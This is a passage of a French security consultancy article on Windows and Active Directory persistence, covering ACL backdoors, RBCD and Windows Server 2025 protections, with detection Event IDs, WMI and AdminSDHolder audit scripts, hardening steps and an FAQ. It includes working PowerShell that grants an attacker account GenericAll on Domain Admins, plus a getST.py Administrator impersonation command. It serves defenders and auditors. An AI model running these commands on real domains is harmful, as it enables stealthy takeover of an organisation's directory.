Les **ACL backdoors** consistent à accorder des droits AD (GenericAll, GenericWrite, WriteDACL, WriteOwner) à un compte contrôlé par l'attaquant sur des objets critiques : groupes Domain Admins, comptes d'administration, OUs. Ces droits permettent une réescalade de privilèges à la demande.

```
# Donner GenericAll sur Domain Admins à un compte ordinaire
$targetGroup = (Get-ADGroup "Domain Admins").DistinguishedName
$acl = Get-Acl "AD:$targetGroup"
$identity = [System.Security.Principal.NTAccount]"CORP\attacker_account"
$adRights = [System.DirectoryServices.ActiveDirectoryRights]::GenericAll
$type = [System.Security.AccessControl.AccessControlType]::Allow
$rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($identity,
$adRights, $type)
$acl.AddAccessRule($rule)
Set-Acl -AclObject $acl "AD:$targetGroup"

# Donner DCSync rights à un compte (pour dumps futurs)
$rootDN = (Get-ADDomain).DistinguishedName
$acl = Get-Acl "AD:$rootDN"
# Ajouter DS-Replication-Get-Changes et DS-Replication-Get-Changes-All
$replicationRights = [System.DirectoryServices.ActiveDirectoryRights]::ExtendedRight
# [Ajout des deux ACEs de réplication]
```

La détection des ACL backdoors repose sur **Event ID 5136** (Directory Service Object Modified) et les outils d'analyse AD comme BloodHound qui visualisent les chemins d'escalade de privilèges via les ACLs. Je recommande un scan BloodHound mensuel dans tout environnement AD sensible.

RBCD et Rogue Domain Controller

La **Resource-Based Constrained Delegation (RBCD)** peut être abusée pour la persistance : en modifiant l'attribut `msDS-AllowedToActOnBehalfOfOtherIdentity` d'un objet machine, l'attaquant peut configurer son compte pour s'impersonifier n'importe quel utilisateur vers ce service — même après un changement de mot de passe.

```
# Configurer RBCD sur une machine cible (nécessite GenericWrite sur l'objet)
$attackerComputer = Get-ADComputer "ATTACKER-PC"
$targetComputer = Get-ADComputer "TARGET-SERVER"

Set-ADComputer $targetComputer -PrincipalsAllowedToDelegateToAccount $attackerComputer

# Obtenir un TGS via S4U2Self + S4U2Proxy
getST.py -spn cifs/TARGET-SERVER.CORP.LOCAL -impersonate Administrator -dc-ip DC01
CORP.LOCAL/ATTACKER-PC$ -hashes :MACHINE_HASH
```

Nouvelles Techniques Windows Server 2025

Windows Server 2025 introduit plusieurs fonctionnalités qui impactent directement les stratégies de persistance — tant offensives que défensives.

Hotpatch exploitation : Windows Server 2025 Azure Edition supporte le *Hotpatching* — application de correctifs de sécurité sans redémarrage. Si le mécanisme de hotpatch lui-même est compromis (chaîne de livraison des patches), il devient un vecteur de persistance kernel privilégié. Les chercheurs ont démontré en 2025 des PoC de backdoor via injection dans le pipeline de hotpatch.

HVCI et Credential Guard renforcés : Hypervisor-Protected Code Integrity (HVCI) est activé par défaut sur Windows Server 2025 pour tout matériel compatible. Il empêche l'injection de code non signé dans le kernel (bloquant les techniques comme Skeleton Key au niveau driver). La contre-mesure offensive consiste à cibler les drivers signés mais vulnérables (BYOVD — Bring Your Own Vulnerable Driver), une technique documentée dans plusieurs campagnes APT 2025.

```
# Vérifier l'état HVCI et Credential Guard
Get-ComputerInfo | Select-Object -Property DeviceGuard*
# HyperVisorEnforcedCodeIntegrity = Running = HVCI actif

# Vérifier les drivers vulnérables connus (BYOVD)
# Lolbas/LOLDrivers project : https://www.loldrivers.io/
$driversSignés = Get-WinEvent -LogName "Microsoft-Windows-CodeIntegrity/Operational" |
Where-Object {$_.Id -eq 3076}
```

Protected Users Group étendu : Windows Server 2025 renforce le groupe **Protected Users** avec des restrictions supplémentaires : désactivation de RC4-HMAC pour Kerberos (AES uniquement), pas de délégation, pas de NTLM, tickets limités à 4 heures. Les Silver Tickets RC4 deviennent inefficaces contre les membres de ce groupe. La contournement consiste à cibler des comptes non-membres ou à obtenir des hashes AES.

Credential Guard et LSASS Protection : Sur Server 2025, **LSA Protection** (PPL — Protected Process Light) est activé par défaut pour LSASS, rendant les dumps mémoire directs (Mimikatz sekurlsa) impossibles sans compromission du kernel. Les attaquants se tournent vers le dump du fichier `LSASS.DMP` via des méthodes indirectes (Task Manager, comsvcs.dll) ou vers le dump de NTDS.dit directement.

Tableau Récapitulatif des Techniques

Technique	Couche	Privilège requis	Furtivité	Event ID détection	MITRE ATT&CK
HKCU Run Keys	User	Aucun	Faible	4657	T1547.001
HKLM Run Keys	System	Admin local	Faible	4657	T1547.001
Scheduled Task	User/ System	Variable	Moyenne	4698	T1053.005
Service Windows	System	Admin local	Moyenne	7045, 4697	T1543.003
WMI Subscription	System	Admin local	Élevée	Sysmon 19-21	T1546.003
COM Hijacking	User	Aucun	Élevée	Sysmon 7	T1546.015
DLL Hijacking	User/ System	Variable	Élevée	Sysmon 7	T1574.001
BITS Jobs	System	Admin local	Moyenne	BITS log EID 4	T1197
AdminSDHolder	Domaine	Domain Admin	Très élevée	5136	T1078.002
DSRM Abuse	Domaine	Domain Admin	Élevée	4794	T1098
Golden Ticket	Domaine	Domain Admin	Élevée	4769, 4672	T1558.001
Silver Ticket	Domaine	Admin local	Très élevée	4624	T1558.002
Skeleton Key	Domaine	Domain Admin	Élevée	Defender for Identity	T1556.001
DCShadow	Domaine	DA + Réplication	Très élevée	4742, DfI	T1207
SIDHistory	Domaine	Domain Admin	Élevée	4765, 4766	T1134.005
ACL Backdoor	Domaine	WriteDACL	Très élevée	5136	T1222.001
UEFI Bootkit	Firmware	SYSTEM/ Physical	Maximale	Secure Boot logs	T1542.003

Détection et Éradication — Guide Défensif

La **détection des persistances Windows** requiert une approche multicouches. Aucun outil seul ne couvre toutes les techniques — il faut combiner les Event IDs Windows, Sysmon, et des outils d'analyse dédiés.

Event IDs critiques à surveiller :

- **4698 / 4699 / 4702** : Création / Suppression / Modification de tâches planifiées
- **4697 / 7045** : Installation d'un service (Security log et System log)
- **4657** : Modification de clé de registre (audit registre requis)
- **5136 / 5137 / 5141** : Modification / Création / Suppression d'objet AD
- **4670** : Changement d'ACL sur un objet
- **4742** : Changement d'attribut d'un compte machine
- **4765 / 4766** : Tentative d'ajout de SIDHistory
- **4794** : Tentative de modification du mot de passe DSRM
- **Sysmon 19 / 20 / 21** : WMI EventFilter / Consumer / Binding

Audit des persistances WMI :

```
# Auditer toutes les subscriptions WMI actives
Write-Host "=== Event Filters ===" -ForegroundColor Yellow
Get-WMIObject -Namespace root/subscription -Class __EventFilter |
    Select-Object Name, Query | Format-Table -AutoSize

Write-Host "=== Event Consumers ===" -ForegroundColor Yellow
Get-WMIObject -Namespace root/subscription -Class __EventConsumer |
    Select-Object Name, CommandLineTemplate, ScriptText | Format-Table -AutoSize

Write-Host "=== Bindings ===" -ForegroundColor Yellow
Get-WMIObject -Namespace root/subscription -Class __FilterToConsumerBinding |
    Select-Object Filter, Consumer | Format-Table -AutoSize

# Suppression d'une subscription malveillante
Get-WMIObject -Namespace root/subscription -Class __EventFilter |
    Where-Object {$_.Name -like "*Windows*"} | Remove-WMIObject
```

Audit AdminSDHolder (à automatiser mensuellement) :

```
# Vérifier les ACL de l'AdminSDHolder
$adminSDHolder = "AD:CN=AdminSDHolder,CN=System,DC=CORP,DC=LOCAL"
(Get-Acl $adminSDHolder).Access |
    Where-Object {$_.IdentityReference -notmatch "Domain Admins|Enterprise Admins|SYSTEM|
Administrators"} |
    Select-Object IdentityReference, ActiveDirectoryRights | Format-Table

# Vérifier les comptes avec SIDHistory non vide
Get-ADUser -Filter {SIDHistory -like "*"} -Properties SIDHistory |
    Select-Object SamAccountName, SIDHistory
```

Pour une référence complète des techniques de persistance et leur détection, le framework MITRE ATT&CK TA0003 est la ressource canonique. La documentation Microsoft sur Credential Guard détaille les protections Windows Server 2025.

On trouve également des outils offensifs et défensifs documentés dans le projet Seatbelt (GhostPack) pour l'audit de persistance côté red team.

Pour les techniques d'escalade préalables à la persistance domaine, voir notre guide Escalade de privilèges Windows et l'article sur les Golden Ticket attaque et défense. Les techniques de mouvement latéral précèdent souvent la mise en place des persistances domaine. Pour le forensics post-incident, consultez notre guide Windows Server 2025 Forensics et l'article sur AdminSDHolder attaque et défense.

Contre-Mesures et Hardening

Le hardening contre les techniques de persistance suit une logique de défense en profondeur. Voici les mesures les plus efficaces par couche.

1. **Couche User :** AppLocker / WDAC pour bloquer les exécutables depuis les chemins utilisateur, audit des Run Keys via GPO, Defender ASR rules contre les startups malveillants
2. **Couche System :** Sysmon déployé sur tous les endpoints, règles d'alerte sur EID 7045 et Sysmon 19-21, désactivation d'AppInit_DLLs via GPO
3. **Couche Kernel :** HVCI + Secure Boot obligatoires, liste blanche des drivers autorisés via WDAC Driver Policy, monitoring TPM
4. **Couche Domaine :** Microsoft Defender for Identity, audit des modifications AdminSDHolder (mensuel minimum), tier model (T0/T1/T2), krbtgt rotation régulière, Protected Users group pour tous les comptes DA+

Points Clés à Retenir

- Les **WMI Permanent Event Subscriptions** et l'**AdminSDHolder** sont les techniques de persistance les plus difficiles à détecter et éradiquer — elles doivent être en tête de votre checklist IR
- Le **Golden Ticket** nécessite de changer le mot de passe krbtgt **deux fois** pour être invalidé — une seule rotation ne suffit pas
- **Windows Server 2025** avec HVCI activé rend les persistances kernel quasi impossibles sans BYOVD — concentrez votre monitoring sur les drivers chargés
- L'**AdminSDHolder** propage ses ACL toutes les 60 minutes via SDProp — les contre-mesures doivent agir sur l'objet AdminSDHolder lui-même, pas sur les membres des groupes protégés
- Les **Silver Tickets** ne génèrent aucun log sur le DC — leur détection repose sur l'analyse comportementale des accès services sans TGT précédent
- Déployer **Sysmon avec les EventIDs 19, 20, 21** est obligatoire pour détecter les persistances WMI — les journaux Windows natifs ne les capturent pas

Conclusion

La persistance sous Windows Server 2025 et Windows 11 reste un sujet d'une richesse technique impressionnante, qui évolue avec chaque version du système d'exploitation. Windows Server 2025 a durci la couche kernel avec HVCI et renforcé la protection des credentials — mais les couches user, system et domaine restent des vecteurs exploitables. La vérité que j'observe en mission : la majorité des intrusions durables repose sur des techniques connues (AdminSDHolder, WMI subscriptions, Golden Ticket) simplement parce que personne n'a pris le temps de les auditer correctement.

Le message à retenir pour les équipes défensives : Sysmon + Defender for Identity + un audit mensuel des ACL AD constituent un socle de détection qui aurait bloqué 80% des persistances que j'ai observées en incident response. Le problème n'est rarement pas technique — c'est une question de priorité et de ressources.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

Questions Fréquentes

Comment détecter une persistance WMI malveillante sur Windows Server 2025 ?

La détection des WMI Permanent Event Subscriptions repose sur trois Event IDs Sysmon : 19 (WmiEventFilter créé), 20 (WmiEventConsumer créé) et 21 (binding créé). Les journaux Windows natifs ne les capturent pas. En investigation, exécutez `Get-WMIObject -Namespace root/subscription -Class __EventFilter`, `__EventConsumer` et `__FilterToConsumerBinding` pour lister toutes les subscriptions actives. Toute subscription dont le nom ou la commande ne correspond pas à un produit légitime installé est suspecte. Le namespace `root/subscription` ne devrait contenir que des entrées légitimes de produits comme SCCM ou certains AV.

Pourquoi faut-il changer le mot de passe krbtgt deux fois pour invalider un Golden Ticket ?

Active Directory conserve en mémoire les deux dernières versions du hash krbtgt pour assurer la continuité du service Kerberos pendant les périodes de propagation. Lors d'une validation de TGT, le KDC accepte les tickets chiffrés avec le hash actuel OU le hash précédent. Si vous ne changez le mot de passe qu'une fois, le Golden Ticket forgé avec l'ancien hash est toujours valide car il correspond au "hash précédent". Le second changement efface ce fallback, rendant tous les tickets forgés avec l'ancien hash définitivement invalides. Cette double rotation doit être espacée d'au moins 10 heures (durée de vie maximale d'un TGT) pour ne pas interrompre les services.

Quels sont les groupes protégés par AdminSDHolder dans Active Directory ?

Le mécanisme SDProp protège par défaut les groupes et comptes suivants : Administrators, Domain Admins, Enterprise Admins, Schema Admins, Group Policy Creator Owners, Domain Controllers, Read-only Domain Controllers, Cert Publishers, et les comptes membres de ces

groupes. La liste exacte est configurable via l'attribut `adminCount` — tout objet avec `adminCount = 1` est géré par SDProp. Il est important de noter que les objets restent protégés même après avoir été retirés d'un groupe privilégié (l'attribut adminCount n'est pas automatiquement réinitialisé). Ces "anciens membres" fantômes constituent souvent des vecteurs d'escalade ignorés.

Comment HVCI protège-t-il contre les persistances kernel sous Windows Server 2025 ?

Hypervisor-Protected Code Integrity (HVCI) exécute le kernel Windows dans un environnement VTL0 isolé du hyperviseur (VTL1). Toute tentative de chargement de code kernel non signé (driver, patch de LSASS) est bloquée avant exécution par la couche VTL1, qui valide la signature avant autorisation. Cela bloque efficacement Skeleton Key, les drivers malveillants non signés, et les patches LSASS en mémoire. La contournement principale est le BYOVD (Bring Your Own Vulnerable Driver) : utiliser un driver signé mais vulnérable pour obtenir l'exécution en ring 0. Le projet LOLDrivers liste les drivers vulnérables connus.

Quelle est la différence entre un Golden Ticket et un Silver Ticket en termes de détection ?

La différence fondamentale est que le Golden Ticket forge un TGT, ce qui implique une communication avec le KDC (DC) lors de la demande de TGS — générant des Event IDs 4768/4769. Un Silver Ticket forge directement un TGS sans contacter le KDC : il n'y a aucun log sur le DC pour l'émission du ticket. La détection d'un Silver Ticket repose sur l'analyse comportementale : accès à un service (event 4624 sur l'hôte cible) sans TGT précédent visible sur le DC, ou tickets avec des attributs inhabituels (durée excessive, groupes absents dans l'AD). C'est pourquoi les Silver Tickets sont considérés comme plus furtifs, malgré une portée plus limitée.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr